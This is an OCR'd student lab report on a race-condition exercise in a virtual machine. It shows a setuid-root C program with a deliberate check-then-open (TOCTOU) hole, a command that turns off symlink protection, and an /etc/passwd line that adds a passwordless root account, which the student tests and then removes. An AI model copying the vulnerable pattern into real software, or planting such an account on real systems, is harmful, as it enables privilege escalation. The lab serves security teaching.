
Ben Sottile

Race Condition

Initial Setup


2.1 Turning off built in Ubuntu Protection

I turned off ubantu built in protection from race conditions.




```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ 
```

2.2 Building, compiling, and assigning privilege to vulnerable program.



```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
~
~
~
```




```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:14:30: warning: implicit declaration of function ‘strlen’ [
-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:14:30: warning: incompatible implicit declaration of built-
in function ‘strlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration
of ‘strlen’
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ 
```

VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual
/bin/bash
/bin/bash 66x24
Right Ctrl
Type here to search
46°F
6:40 AM
12/19/2021


Task 1 To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the /etc/passwd file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

I used sudo vi /etc/passwd to modify the file and add the test account with the magic password


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Type here to search
46°F
6:46 AM
12/19/2021
Right Ctrl

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual


```
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/home/user1:
user2:x:1002:1002::/home/user2:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

~
~
~
~
~
~
-- INSERT --                                         50,1          Bot
```


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Type here to search
46°F
6:47 AM
12/19/2021
Right Ctrl

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:14:30: warning: implicit declaration of function ‘strlen’ [
-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:14:30: warning: incompatible implicit declaration of built-
in function ‘strlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration
of ‘strlen’
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ 
```


Here I verified it worked without a password



The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS – all mouse actions you perform when the mouse pointer is over the Virtual


```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:14:30: warning: implicit declaration of function ‘strlen’ [
-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:14:30: warning: incompatible implicit declaration of built-
in function ‘strlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration
of ‘strlen’
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ su test
Password:
root@VM:/home/seed# 
```

Here I deleted the account(after I su’d to the seed account of course)



The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

```
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/color
d:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-di
spatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/home/user1:
user2:x:1002:1002::/home/user2:


~
-- INSERT --                                          49,1          Bot
```



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
46°F
6:51 AM
12/19/2021

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[12/19/21]seed@VM:~$ vi vulp.c
[12/19/21]seed@VM:~$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:14:30: warning: implicit declaration of function ‘strlen’ [
-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^

vulp.c:14:30: warning: incompatible implicit declaration of built-
in function ‘strlen’
vulp.c:14:30: note: include ‘<string.h>’ or provide a declaration
of ‘strlen’
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chown 4755 vulp
[12/19/21]seed@VM:~$ sudo chown root vulp
[12/19/21]seed@VM:~$ sudo chmod 4755 vulp
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ su test
Password:
root@VM:/home/seed# su seed
[12/19/21]seed@VM:~$ sudo vi /etc/passwd
[12/19/21]seed@VM:~$ █
```

